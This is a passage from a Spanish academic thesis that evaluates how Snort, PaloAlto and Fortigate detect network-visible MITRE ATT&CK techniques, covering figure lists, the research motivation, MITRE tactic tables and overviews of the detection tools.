| Figura 6-76 Número de SIDs Únicos en las detecciones del Tráfico Legítimo                           | 197 |
| Figura 6-77 Comparación FPs Tráfico Legítimo vs FP Tráfico de Ataque (Manual)                       | 198 |
| Figura 6-78 Densidad de Alertas por Táctica Snort vs PA vs FG                                       | 198 |
| Figura 6-79 Efectividad de Alertas por Táctica Snort vs PA vs FG                                    | 199 |
| Figura 6-80 Procedimientos de Identificación Snort vs PaloAlto vs FG                                | 199 |
| Figura 6-81 Comparación SIDs Manual VS Automático en Tráfico de Ataque                              | 200 |
| Figura 6-82 Comparación SIDs Manual vs Automático en Tráfico de Ataque (CIC)                        | 201 |
| Figura 6-83 Porcentaje Detección Flujos con Ataque Snort vs PaloAlto vs FG                          | 201 |
| Figura 6-84 Porcentaje Detección Flujos con Ataque por Táctica Snort vs PaloAlto vs FG              | 202 |
| Figura 6-85 Porcentaje Detección Flujos con Ataque por Táctica 2 - Snort vs PaloAlto vs FG          | 203 |
| Figura 6-86 Porcentaje Detección Promedio Técnicas Snort vs PaloAlto                                | 203 |
| Figura 6-87 Porcentaje Promedio Detección Eficaz Flujos Snort vs PaloAlto vs Fortigate              | 204 |
| Figura 6-88 Porcentaje Promedio Detección Eficaz Ataques Snort vs PaloAlto vs Fortigate             | 204 |
| Figura 6-89 Porcentaje Promedio Detección Eficaz Ataques por Táctica Snort vs PaloAlto vs Fortigate | 205 |
| Figura 6-90 Detección Eficaz de Ataques por Protocolo Snort vs PaloAlto vs Fortigate                | 206 |
| Figura 6-91 Detección Eficaz LV1 Snort vs PaloAlto vs Fortigate                                     | 206 |
| Figura 6-92 Detección Eficaz LV2 Snort vs PaloAlto vs Fortigate                                     | 207 |
| Figura 6-93 Rendimiento Snort vs PaloAlto vs Fortigate                                              | 207 |
| Figura 6-94 Comparativa General Snort vs PaloAlto vs Fortigate                                      | 208 |
| Figura 7-1 Modo de uso <i>tcpreplay</i> para conmutadores y switches                                | 211 |
| Figura C-1 Límite de transferencia                                                                  | 217 |
| Figura C-2 Transferencia herramientas de ingreso                                                    | 217 |
| Figura C-3 Codificación en Base64                                                                   | 217 |
| Figura C-4 Autenticación SMB                                                                        | 218 |
| Figura C-5 Hash SMB                                                                                 | 218 |
| Figura C-6 BITS Descarga payload                                                                    | 218 |
| Figura C-7 Creación tarea BITS                                                                      | 218 |
| Figura C-8 Creación tarea BITS                                                                      | 218 |
| Figura C-9 Hardware en Red                                                                          | 218 |
| Figura C-10 Hardware en Red                                                                         | 219 |
| Figura C-11 Acceso Remoto TeamViewer                                                                | 219 |

|                                                                      |     |
|----------------------------------------------------------------------|-----|
| Figura C-12 Acceso Remoto TeamViewer                                 | 219 |
| Figura C-13 Acceso Remoto TeamViewer                                 | 219 |
| Figura C-14 Inyección de plantilla                                   | 220 |
| Figura C-15 Inyección de payload mediante macros                     | 220 |
| Figura C-16 Cambiar fondo de pantalla víctima                        | 220 |
| Figura C-17 Transferir datos a cuenta en la nube                     | 221 |
| Figura C-18 Arranque TFTP                                            | 221 |
| Figura C-19 Conexión equipo víctima backdoor SSH                     | 221 |
| Figura C-20 Secuestro sesión RDP                                     | 222 |
| Figura C-21 Tráfico RDP cifrado por TLSv1                            | 222 |
| Figura C-22 Phishing para acceder a la víctima                       | 222 |
| Figura C-23 Conexión entre víctima y atacante                        | 222 |
| Figura C-24 Exfiltración de datos a almacenamiento en la nube        | 223 |
| Figura C-25 DNS Fast Flux                                            | 223 |
| Figura C-26 DNS Fast Flux                                            | 223 |
| Figura C-27 Transferencia de herramientas laterales SMB              | 223 |
| Figura C-28 Transferencia de herramientas laterales SMB              | 224 |
| Figura C-29 Tunelización mediante SSH                                | 224 |
| Figura C-30 Encriptar comunicación                                   | 224 |
| Figura C-31 Phishing para robar datos                                | 224 |
| Figura C-32 Phishing para robar datos                                | 225 |
| Figura C-33 Cambio de políticas en equipo frontera de red            | 225 |
| Figura C-34 Cambio de políticas en equipo frontera de red            | 225 |
| Figura C-35 Montar contenedor Docker en equipo víctima               | 225 |
| Figura C-36 Montar contenedor Docker en equipo víctima               | 226 |
| Figura C-37 Montar contenedor Docker en equipo víctima               | 226 |
| Figura C-38 Descubrimiento de políticas de grupo                     | 226 |
| Figura C-39 Descubrimiento de políticas de grupo                     | 226 |
| Figura C-40 Descubrimiento de políticas de grupo                     | 227 |
| Figura C-41 Inyección de contenido mediante suplantar servidor DNS   | 227 |
| Figura C-42 Inyección de contenido mediante suplantar servidor DNS   | 227 |
| Figura C-43 Inyección de contenido mediante suplantar servidor DNS   | 227 |
| Figura C-44 Esconder infraestructura mediante proxy                  | 227 |
| Figura C-45 Regsvr32                                                 | 228 |
| Figura C-46 Secuestro de recursos mediante software de minado cripto | 228 |
| Figura C-47 MAC Flood                                                | 229 |
| Figura C-48 UDP Flood                                                | 229 |
| Figura C-49 Denegación de servicio                                   | 230 |
| Figura C-50 Acceso persistente mediante inyección SQL                | 230 |
| Figura C-51 Servicios de terminal DLL                                | 230 |

|                                                             |     |
|-------------------------------------------------------------|-----|
| Figura C-52 ARP Poisoning 1                                 | 231 |
| Figura C-53 ARP Poisoning 2                                 | 231 |
| Figura C-54 Eliminar tabla base de datos SQL                | 231 |
| Figura C-55 Sesión SSH en puerto no estándar                | 232 |
| Figura C-56 Fuerza bruta a login web                        | 232 |
| Figura C-57 Fuerza bruta a login web                        | 232 |
| Figura C-58 Escaneo de puertos en busca de vulnerabilidades | 233 |
| Figura C-59 Web page Scanning 1                             | 233 |
| Figura C-60 Web Page Scanning 2                             | 233 |
| Figura C-61 Extraer información mediante DNS                | 234 |
| Figura C-62 Obtener información mediante consulta de MIBs   | 234 |
| Figura C-63 Crear o modificar servicio Windows              | 235 |
| Figura C-64 Descubrimiento de usuarios de dominio           | 235 |
| Figura H-1 Modelo Relacional de la Base de Datos            | 318 |
| Figura H-2 Ejemplo Consulta SQL 1                           | 319 |
| Figura H-3 Ejemplo Consulta SQL 2                           | 320 |
| Figura H-4 Ejemplo Consulta SQL 3                           | 321 |
| Figura H-5 Ejemplo Consulta SQL 4                           | 322 |
| Figura H-6 Ejemplo Consulta SQL 5                           | 323 |
| Figura H-7 Ejemplo Consulta SQL 6                           | 324 |

## Notación

---

|      |                                                       |
|------|-------------------------------------------------------|
| IDS  | Intrusion Detection System                            |
| DNS  | Domain Name System                                    |
| SSH  | Secure Shell                                          |
| DHCP | Dynamic Host Configuration Protocol                   |
| NAT  | Network Address Translation                           |
| FTP  | File Transfer Protocol                                |
| NGFW | Next Generation Firewall                              |
| HTTP | HyperText Transfer Protocol                           |
| SSL  | Secure Sockets Layer                                  |
| IMAP | Internet Message Access Protocol                      |
| POP3 | Post Office Protocol version 3                        |
| SID  | Snort ID                                              |
| PCAP | Archivo que contiene los datos de los paquetes de red |



# 1 INTRODUCCIÓN

---

*Cualquier tonto puede decir que hay una crisis cuando llega. El verdadero servicio al estado es detectarla en el estado de embrión*

*- Isaac Asimov -*

## 1.1. Motivación del trabajo

A la hora de plantear un ciberataque, existen diferentes pasos/fases a seguir para conseguir el objetivo, tales como obtener información previa de la organización, robar información o acceder a equipos de manera remota.

Las diferentes fases son clasificadas en función del objetivo del ataque. Esta clasificación, es realizada por diferentes organizaciones como pueden ser INCIBE o MITRE. Nos basaremos en MITRE para clasificar los diferentes ataques que realicemos.

Para el análisis de los ataques que realicemos, utilizaremos un IDS “open-source” llamado Snort, el cual es el más usado en el mundo. Un IDS (Intrusion Detection System) es un software de seguridad que se encarga de detectar accesos no autorizados en un sistema y generar alertas que puedan ser gestionadas por un administrador de red posteriormente. Estas alertas se generan monitorizando el tráfico entrante de la red y comparándolo con una base de datos que almacena firmas de ataques o reglas.

El motivo de realizar este trabajo es el estudiar las capacidades de Snort puesto que muchas instituciones hacen uso de él con la configuración por defecto. En este trabajo se busca analizar sus ventajas, inconvenientes y determinar el nivel de seguridad que ofrece. Además, realizaremos una comparación con PaloAlto, un firewall de nueva generación dotado de aprendizaje automático, prevención de amenazas y el control de aplicaciones

## 1.2. Objetivos

Este trabajo forma parte de una línea de investigación que pretende probar las capacidades de Snort y PaloAlto frente a detección de ataques que dejan rastro en la red y compararlos para observar las diferencias entre un IDS comercial y uno gratuito.

El objetivo de este trabajo es analizar y detectar ataques asociados a una técnica MITRE, para observar la capacidad de detección de ataques de Snort y PaloAlto frente a los diferentes ataques clasificados en esta matriz utilizando diferentes configuraciones.

En primer lugar, se realizará un estudio de la matriz de MITRE y haremos una selección y filtrado de las técnicas que generan tráfico de red.

El segundo paso es, una vez seleccionados los ataques, montar, configurar y realizar los diferentes escenarios de ataque y realizarlos, capturando su tráfico de red mediante la herramienta Wireshark.

Como último paso, capturaremos el tráfico generado con Snort de los diferentes ataques detectables por red y analizaremos los resultados obtenidos para sacar conclusiones y comparar con los resultados de PaloAlto NGFW. Para el análisis, utilizaremos cuatro configuraciones diferentes de Snort con diferentes conjuntos de reglas para ver los resultados de cada uno de los conjuntos de reglas o RuleSets.

Finalmente, la creación de un repositorio en Github que abarque todos los ataques detectables por red pertenecientes a la matriz MITRE y la creación de una tabla “Detecciones” con las capacidades de detección de

Snort frente a PaloAlto y Fortigate.

## 2 BASE TEÓRICA Y HERRAMIENTAS

*Antes era caro hacer las cosas públicas y barato  
hacerlas privadas. Ahora es caro hacer las cosas  
privadas y barato hacerlas públicas*  
Clay Shirky

**E**n este apartado se mostraran las diferentes herramientas utilizadas durante el trabajo y se explicarán los diferentes conceptos utilizados durante el desarrollo de los ataques.

Empezaremos con la explicación de la matriz MITRE y posteriormente continuaremos con la presentación de las herramientas de detección y de ataque. Para finalizar el apartado explicaremos los servicios implicados en los ataques.

### 2.1. MITRE ATT&CK

La definición de la matriz MITRE ATT&CK es una base de conocimientos universalmente accesible sobre los diferentes tipos de ataques existentes realizados por ciberdelincuentes en el mundo real. Recolecta estos datos con la intención de sentar una base común para detectar, prevenir y combatir amenazas basándose en el comportamiento de los cibercriminales. [1]

Esta matriz está dividida en filas llamadas tácticas, que identifican la fase de los ataques de manera lineal. Las primeras tácticas al realizar el proceso de un ciberataque son las fases de reconocimiento y obtención de información de la víctima, avanzando progresivamente a tácticas como el acceso inicial o la escalación de privilegios y llegando al fin último del cibercriminal, la exfiltración o impacto.

MITRE ATTACK consta de 14 Tácticas en total, identificadas mediante el ID TAXXXX, listadas a continuación en orden según las fases a seguir para la realización de un ataque:

| Táctica                     | Descripción                                                                                                                   |
|-----------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| <b>Reconnaissance</b>       | El adversario intenta recopilar información que pueda utilizar para planificar operaciones futuras.                           |
| <b>Resource Development</b> | El adversario trata de establecer recursos que pueda utilizar para apoyar las operaciones.                                    |
| <b>Initial Access</b>       | El atacante intenta acceder a la red.                                                                                         |
| <b>Execution</b>            | El adversario intenta ejecutar código malicioso                                                                               |
| <b>Persistence</b>          | El adversario intenta mantener el acceso a los sistemas a pesar de reinicios, cambios de credenciales u otras interrupciones. |

|                             |                                                                                                  |
|-----------------------------|--------------------------------------------------------------------------------------------------|
| <b>Privilege Escalation</b> | El adversario intenta ganar permisos de mayor nivel.                                             |
| <b>Defense Evasion</b>      | El adversario intenta no ser detectado.                                                          |
| <b>Credential Access</b>    | El adversario intenta robar nombres de cuentas y contraseñas.                                    |
| <b>Discovery</b>            | El adversario trata de descubrir el funcionamiento de la red interna y su entorno.               |
| <b>Lateral Movement</b>     | El atacante intenta moverse a través de la red accediendo remotamente a otros equipos de la red. |
| <b>Collection</b>           | El atacante intenta robar información o datos de interés para su interés propio.                 |
| <b>Command and Control</b>  | El adversario intenta comunicarse con sistemas comprometidos para controlarlos.                  |
| <b>Exfiltration</b>         | El adversario intenta robar datos.                                                               |
| <b>Impact</b>               | El adversario intenta manipular, interrumpir o destruir los sistemas y datos.                    |

Tabla 2-1 Tácticas de MITRE ATTACK

Cada táctica se subdivide en técnicas, identificadas mediante el ID TXXXX y se encargan de explicar la actividad realizada por un atacante. Cada técnica muestra cómo lograr el objetivo descrito en la táctica a la que pertenece. Pueden existir técnicas que pertenezcan a diferentes tácticas porque mediante el mismo procedimiento pueden obtenerse fines diferentes.

Cada técnica se subdivide en subtécnicas, identificadas mediante el ID TXXXX.XXX, que explican diferentes maneras de realizar una misma técnica. Además, cada técnica o subtécnica dispone de indicaciones de cómo detectar o mitigar este tipo de ataques.

En este trabajo nos hemos enfocado en las técnicas que se pueden detectar mediante el tráfico generado en la red por el ataque.

### 2.1.1 Técnicas con tráfico de red

Para ser capaces de identificar qué técnicas son aquellas que se pueden detectar mediante tráfico de red debemos fijarnos en el apartado de “Detecciones” y que incluya el tipo “Network Traffic”.

A continuación, se van a mostrar las técnicas y subtécnicas correspondientes a cada táctica que son detectables por red:

- Reconnaissance

| <b>Reconnaissance</b> |                                                   |
|-----------------------|---------------------------------------------------|
| <b>T1589.002</b>      | Gather Victim Identity Information: Email Address |
| <b>T1595.001</b>      | Active Scanning: Scanning IP Blocks               |
| <b>T1595.002</b>      | Active Scanning: Vulnerability Scanning           |
| <b>T1595.003</b>      | Active Scanning: Wordlist Scanning                |
| <b>T1598.001</b>      | Phishing for Information: Spearphishing Service   |

|                  |                                                    |
|------------------|----------------------------------------------------|
| <b>T1598.002</b> | Phishing for Information: Spearphishing Attachment |
| <b>T1598.003</b> | Phishing for Information: Spearphishing Link       |

Tabla 2-2 Técnicas con tráfico de red de la táctica Reconnaissance

- Resource Development

| <b>Resource Development</b> |                                            |
|-----------------------------|--------------------------------------------|
| <b>T1585.001</b>            | Establish Accounts: Social Media Accounts  |
| <b>T1586.001</b>            | Compromise Accounts: Social Media Accounts |

Tabla 2-3 Técnicas con tráfico de red de la táctica Resource Development

- Initial Access

| <b>Initial Access</b> |                                     |
|-----------------------|-------------------------------------|
| <b>T1133</b>          | External Remote Services            |
| <b>T1189</b>          | Drive-by Compromise                 |
| <b>T1190</b>          | Exploit Public-Facing Application   |
| <b>T1199</b>          | Trusted Relationship                |
| <b>T1200</b>          | Hardware Additions                  |
| <b>T1566.001</b>      | Phishing: Spearphishing Attachment  |
| <b>T1566.002</b>      | Phishing: Spearphishing Link        |
| <b>T1566.003</b>      | Phishing: Spearphishing via Service |
| <b>T1566.004</b>      | Phishing: Spearphishing Voice       |
| <b>T1659</b>          | Content Injection                   |

Tabla 2-4 Técnicas con tráfico de red de la táctica Initial Access

- Execution

Tabla 2-5 Técnicas con tráfico de red de la táctica Execution

- Persistence

| <b>Persistence</b> |                                      |
|--------------------|--------------------------------------|
| <b>T1133</b>       | External Remote Services             |
| <b>T1176</b>       | Browser Extensions                   |
| <b>T1197</b>       | BITS Jobs                            |
| <b>T1205.001</b>   | Traffic Signaling: Port Knocking     |
| <b>T1205.002</b>   | Traffic Signaling: Socket Filters    |
| <b>T1505.003</b>   | Server Software Component: Web Shell |
| <b>T1542.005</b>   | Pre-OS Boot: TFTP Boot               |
| <b>T1053.002</b>   | Scheduled Task/Job: At               |

Tabla 2-6 Técnicas con tráfico de red de la táctica Persistence

- Privilege Escalation

| <b>Privilege Escalation</b> |                                                     |
|-----------------------------|-----------------------------------------------------|
| <b>T1053.002</b>            | Scheduled Task/Job: At                              |
| <b>T1543.003</b>            | Create or Modify System Process:<br>Windows Service |

Tabla 2-7 Técnicas con tráfico de red de la táctica Privilege Escalation

- Defense Evasion

| Defense Evasion  |                                                                  |
|------------------|------------------------------------------------------------------|
| <b>T1070.005</b> | Indicator Removal: Network Share Connection Removal              |
| <b>T1112</b>     | Modify Registry                                                  |
| <b>T1197</b>     | BITS Jobs                                                        |
| <b>T1205.001</b> | Traffic Signaling: Port Knocking                                 |
| <b>T1205.002</b> | Traffic Signaling: Socket Filters                                |
| <b>T1207</b>     | Rogue Domain Controller                                          |
| <b>T1218.003</b> | System Binary Proxy Execution: CMSTP                             |
| <b>T1218.005</b> | System Binary Proxy Execution: Mshta                             |
| <b>T1218.007</b> | System Binary Proxy Execution: Msiexec                           |
| <b>T1218.010</b> | System Binary Proxy Execution: Regsvr32                          |
| <b>T1221</b>     | Template Injection                                               |
| <b>T1542.005</b> | Pre-OS Boot: TFTP Boot                                           |
| <b>T1599.001</b> | Network Boundary Bridging: Network Address Translation Traversal |
| <b>T1612</b>     | Build Image on Host                                              |

Tabla 2-8 Técnicas con tráfico de red de la táctica Defense Evasion

- Credential Access

| Credential Access |                                                               |
|-------------------|---------------------------------------------------------------|
| <b>T1003.006</b>  | OS Credential Dumping: DCSync                                 |
| <b>T1187</b>      | Forced Authentication                                         |
| <b>T1557.001</b>  | Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay |
| <b>T1557.002</b>  | Adversary-in-the-Middle: ARP Cache Poisoning                  |
| <b>T1157.003</b>  | Adversary-in-the-Middle: DHCP Spoofing                        |

Tabla 2-9 Técnicas con tráfico de red de la táctica Credential Access

- Discovery

| Discovery    |                                   |
|--------------|-----------------------------------|
| <b>T1018</b> | Remote System Discovery           |
| <b>T1033</b> | System Owner / User Discovery     |
| <b>T1046</b> | Network Service Discovery         |
| <b>T1482</b> | Domain Trust Discovery            |
| <b>T1615</b> | Group Policy Discovery            |
| <b>T1087</b> | Account Discovery: Domain Account |

Tabla 2-10 Técnicas con tráfico de red de la táctica Discovery

- Lateral Movement

| Lateral Movement |                                                     |
|------------------|-----------------------------------------------------|
| <b>T1021.001</b> | Remote Services: Remote Desktop Protocol            |
| <b>T1021.002</b> | Remote Services:SMB/Windows Admin Shares            |
| <b>T1021.003</b> | Remote Services: Distributed Component Object Model |
| <b>T1021.004</b> | Remote Services: SSH                                |

|                  |                                                 |
|------------------|-------------------------------------------------|
| <b>T1021.005</b> | Remote Services:VNC                             |
| <b>T1021.006</b> | Remote Services:Windows Remote Management       |
| <b>T1210</b>     | Exploitation of Remote Services                 |
| <b>T1534</b>     | Internal Spearphishing                          |
| <b>T1563.001</b> | Remote Service Session Hijacking: SSH Hijacking |
| <b>T1563.002</b> | Remote Service Session Hijacking: RDP Hijacking |
| <b>T1570</b>     | Lateral Tool Transfer                           |

Tabla 2-11 Técnicas con tráfico de red de la táctica Lateral Movement

- Collection

| <b>Collection</b> |                                                                       |
|-------------------|-----------------------------------------------------------------------|
| <b>T1039</b>      | Data from Network Shared Drive                                        |
| <b>T1557.001*</b> | Adversary-in-the-Middle:LLMNR/NBT-NS Poisoning and SMB Relay*         |
| <b>T1557.002*</b> | Adversary-in-the-Middle:ARP Cache Poisoning*                          |
| <b>T1557.003*</b> | Adversary-in-the-Middle:DHCP Spoofing*                                |
| <b>T1602.001</b>  | Data from Configuration Repository: SNMP(MIB Dump)                    |
| <b>T1602.002</b>  | Data from Configuration Repository: Network Device Configuration Dump |
| <b>T1114.002</b>  | Email Collection: Remote Email Collection                             |

Tabla 2-12 Técnicas con tráfico de red de la táctica Collection

- Command and Control

| <b>Command and Control</b> |                                                     |
|----------------------------|-----------------------------------------------------|
| <b>T1001.001</b>           | Data Obfuscation: Junk Data                         |
| <b>T1001.002</b>           | Data Obfuscation: Steganography                     |
| <b>T1001.003</b>           | Data Obfuscation: Protocol Impersonation            |
| <b>T1008</b>               | Fallback Channels                                   |
| <b>T1071.001</b>           | Application Layer Protocol: Web Protocols           |
| <b>T1071.002</b>           | Application Layer Protocol: File Transfer Protocols |
| <b>T1071.003</b>           | Application Layer Protocol: Mail Protocols          |
| <b>T1071.004</b>           | Application Layer Protocol: DNS                     |
| <b>T1090.001</b>           | Proxy: Internal Proxy                               |
| <b>T1090.002</b>           | Proxy: External Proxy                               |
| <b>T1090.003</b>           | Proxy: Multi-hop Proxy                              |
| <b>T1090.004</b>           | Proxy: Domain Fronting                              |
| <b>T1095</b>               | Non-Application Layer Protocol                      |
| <b>T1102.001</b>           | Web Service:One-Way Communication                   |
| <b>T1102.002</b>           | Web Service:Bidirectional Communication             |
| <b>T1102.003</b>           | Web Service:Dead Drop Resolver                      |
| <b>T1104</b>               | Multi-Stage Channels                                |
| <b>T1105</b>               | Ingress Tool Transfer                               |
| <b>T1132.001</b>           | Data Encoding:Standard Encoding                     |
| <b>T1132.002</b>           | Data Encoding:Non-Standard Encoding                 |
| <b>T1205.001*</b>          | Traffic Signaling:Port knocking*                    |
| <b>T1205.002*</b>          | Traffic Signaling:Socket filters*                   |
| <b>T1219</b>               | Remote Access Software                              |
| <b>T1568.001</b>           | Dynamic Resolution:Fast Flux DNS                    |

|                  |                                                 |
|------------------|-------------------------------------------------|
| <b>T1568.002</b> | Dynamic Resolution:Domain Generation Algorithms |
| <b>T1568.003</b> | Dynamic Resolution:DNS Calculation              |
| <b>T1571</b>     | Non-Standard Port                               |
| <b>T1572</b>     | Protocol Tunneling                              |
| <b>T1573.001</b> | Encrypted Channel:Symmetric Cryptography        |
| <b>T1573.002</b> | Encrypted Channel:Asymmetric Cryptography       |
| <b>T1659</b>     | Content Injection                               |
| <b>T1665</b>     | Hide Infrastructure                             |

Tabla 2-13 Técnicas con tráfico de red de la táctica Command and Control

- Exfiltration

| <b>Exfiltration</b> |                                                                                               |
|---------------------|-----------------------------------------------------------------------------------------------|
| <b>T1011.001</b>    | Exfiltration Over Other Network Medium: Exfiltration Over Bluetooth                           |
| <b>T1020.001</b>    | Automated Exfiltration:Traffic Duplication                                                    |
| <b>T1029</b>        | Scheduled Transfer                                                                            |
| <b>T1030</b>        | Data Transfer Size Limits                                                                     |
| <b>T1041</b>        | Exfiltration Over C2 Channel                                                                  |
| <b>T1048.001</b>    | Exfiltration Over Alternative Protocol:Exfiltration Over Symmetric Encrypted Non-C2 Protocol  |
| <b>T1048.002</b>    | Exfiltration Over Alternative Protocol:Exfiltration Over Asymmetric Encrypted Non-C2 Protocol |
| <b>T1048.003</b>    | Exfiltration Over Alternative Protocol:Exfiltration Over Unencrypted Non-C2 Protocol          |
| <b>T1537</b>        | Transfer Data to Cloud Account                                                                |
| <b>T1567.001</b>    | Exfiltration Over Web Service:Exfiltration to Code Repository                                 |
| <b>T1567.002</b>    | Exfiltration Over Web Service:Exfiltration to Cloud Storage                                   |
| <b>T1567.003</b>    | Exfiltration Over Web Service:Exfiltration to Text Storage Sites                              |
| <b>T1567.004</b>    | Exfiltration Over Web Service:Exfiltration Over Webhook                                       |

Tabla 2-14 Técnicas con tráfico de red de la táctica Exfiltration

- Impact

| <b>Impact</b>    |                                                               |
|------------------|---------------------------------------------------------------|
| <b>T1491.001</b> | Defacement:Internal Defacement                                |
| <b>T1491.002</b> | Defacement:External Defacement                                |
| <b>T1496</b>     | Resource Hijacking                                            |
| <b>T1498.001</b> | Network Denial of Service:Direct Network Flood                |
| <b>T1498.002</b> | Network Denial of Service:Reflection Amplification            |
| <b>T1499.001</b> | Endpoint Denial of Service:OS Exhaustion Flood                |
| <b>T1499.002</b> | Endpoint Denial of Service:Service Exhaustion Flood           |
| <b>T1499.003</b> | Endpoint Denial of Service:Application Exhaustion Flood       |
| <b>T1499.004</b> | Endpoint Denial of Service:Application or System Exploitation |
| <b>T1565.002</b> | Data Manipulation:Transmitted Data Manipulation               |

Tabla 2-15 Técnicas con tráfico de red de la táctica Impact



Como resumen, se muestra la siguiente tabla con el número de técnicas y subtécnicas que involucran tráfico de red para cada táctica:

| <b>RESUMEN</b>              | <b>Total Técnicas</b> | <b>Total Subtécnicas</b> |
|-----------------------------|-----------------------|--------------------------|
| <b>Reconnaissance</b>       | 3                     | 7                        |
| <b>Resource Development</b> | 2                     | 2                        |
| <b>Initial Access</b>       | 7                     | 10                       |
| <b>Execution</b>            | 4                     | 4                        |
| <b>Persistence</b>          | 8                     | 9                        |
| <b>Privilege Escalation</b> | 2                     | 2                        |
| <b>Defense Evasion</b>      | 10                    | 14                       |
| <b>Credential Access</b>    | 3                     | 5                        |
| <b>Discovery</b>            | 6                     | 6                        |
| <b>Lateral Movement</b>     | 5                     | 11                       |
| <b>Collection</b>           | 4                     | 7                        |
| <b>Command and Control</b>  | 17                    | 33                       |
| <b>Exfiltration</b>         | 8                     | 13                       |
| <b>Impact</b>               | 5                     | 10                       |
| <b>TOTAL</b>                | 78                    | 127                      |

Tabla 2-16 Resumen del número de técnicas y subtécnicas por cada táctica detectables por red

## 2.2. Herramientas de detección de ataques: Snort

Snort es un sistema de detección de intrusiones en red (IDS) desarrollado por Martin Roesch en 1998. Es un software de código abierto que permite la inspección y análisis del tráfico de red. Snort puede detectar una amplia variedad de ataques y actividades sospechosas, como escaneo de puertos o ataques de denegación de servicio (DoS). [2]

La manera de detección de estos ataques es mediante reglas, las cuales son firmas de ataques almacenadas en una base de datos que son comparadas con el tráfico de red. Cuando una de estas reglas es detectada en el tráfico de red se genera una alerta almacenada en un registro de logs donde posteriormente será analizada por administradores de red.

Este sistema de detección de intrusiones puede ser configurado utilizando preprocesadores y reglas, las cuales pueden ser creadas por uno mismo o usar las reglas creadas por la comunidad. Los diferentes preprocesadores ofrecen análisis de diferentes paquetes y diferentes protocolos.

Resulta importante comprender la sintaxis de las reglas de Snort para comprender posteriormente las alertas saltadas por cada ataque. Una regla se divide en las siguientes partes: [3]

- Cabecera

La cabecera de regla se compone de:

- Acción: Dependiendo de las opciones, realizará una acción u otra. Las diferentes opciones son:
  - o Alert (Genera una alerta y un log)
  - o Log (Genera un log)
  - o Pass (Ignora el paquete)
  - o Drop (Bloquea y genera un log)
- Dirección IP: Origen y destino con sus respectivas máscaras
- Numero de puertos: Origen y destino
- Protocolo
- Dirección del tráfico: Puede ser entrante a la red, saliente o bidireccional
- Opciones [4]  
Existen 4 grandes categorías
- General: Proporciona información adicional sobre la regla dada
- Payload: Establece el criterio específico para encontrar carga útil dentro del paquete
- Non-Payload: Establece el criterio específico para encontrar datos no relacionados con la carga útil
- Post-Detection: Establece acciones a tomar cuando una regla ha saltado

## 2.3. Herramientas para la detección de ataques: PaloAlto

¿Qué es Palo Alto Networks?

Palo Alto Networks es una compañía que proporciona soluciones de seguridad cibernética a través de su línea de productos de firewalls de nueva generación (Next-Generation Firewalls, NGFW). Es conocida por sus capacidades avanzadas de inspección y prevención de amenazas, integrando funciones de firewall con tecnologías de seguridad modernas. [5]

Su firewall de nueva generación utiliza diferentes métodos de detección de ataques aplicando diferentes tecnologías como pueden ser:

- App-ID: Esta tecnología identifica todas las aplicaciones que se están ejecutando en la red, independientemente del puerto, protocolo, evasión de SSL u otras técnicas. Esta identificación permite aplicar políticas de seguridad específicas para cada aplicación, ayudando a prevenir el uso no autorizado y potencialmente peligroso de aplicaciones en la red.
- Content-ID: Proporciona capacidades avanzadas de prevención de amenazas al inspeccionar todo el contenido del tráfico de red. Esta tecnología es capaz de detectar malware, exploits, y otras amenazas avanzadas mediante el uso de firmas y análisis basado en comportamiento. Además, Content-ID permite controlar el acceso a sitios web y filtrar contenido no deseado.
- User-ID: Permite asociar el tráfico de red con usuarios específicos en lugar de direcciones IP, proporcionando un control de seguridad más granular basado en la identidad del usuario. Esta tecnología ayuda a los administradores de red a aplicar políticas de seguridad basadas en roles y a monitorear la actividad de los usuarios de manera más efectiva.
- Prevención de amenazas: La funcionalidad de Threat Prevention incluye la detección y mitigación de malware, exploits, y otras amenazas avanzadas. Utiliza firmas, análisis basado en comportamiento y técnicas de machine learning para identificar y bloquear amenazas conocidas y desconocidas. Cuando se detecta una amenaza, se genera una alerta y se pueden tomar acciones automáticas para mitigar el

impacto.

A continuación, se muestran unas imágenes de como el App-ID y el Content-ID escanean los paquetes:




Figura 2-1 APP-ID [6]




Figura 2-2 Content-ID [6]

## 2.4. Herramienta para la captura de ataques: Wireshark

Wireshark es una herramienta de análisis de protocolo de red ampliamente usada para capturar y examinar el tráfico de red en tiempo real. Este software permite a los usuarios ver los datos que fluyen a través de una red de forma detallada. [7]

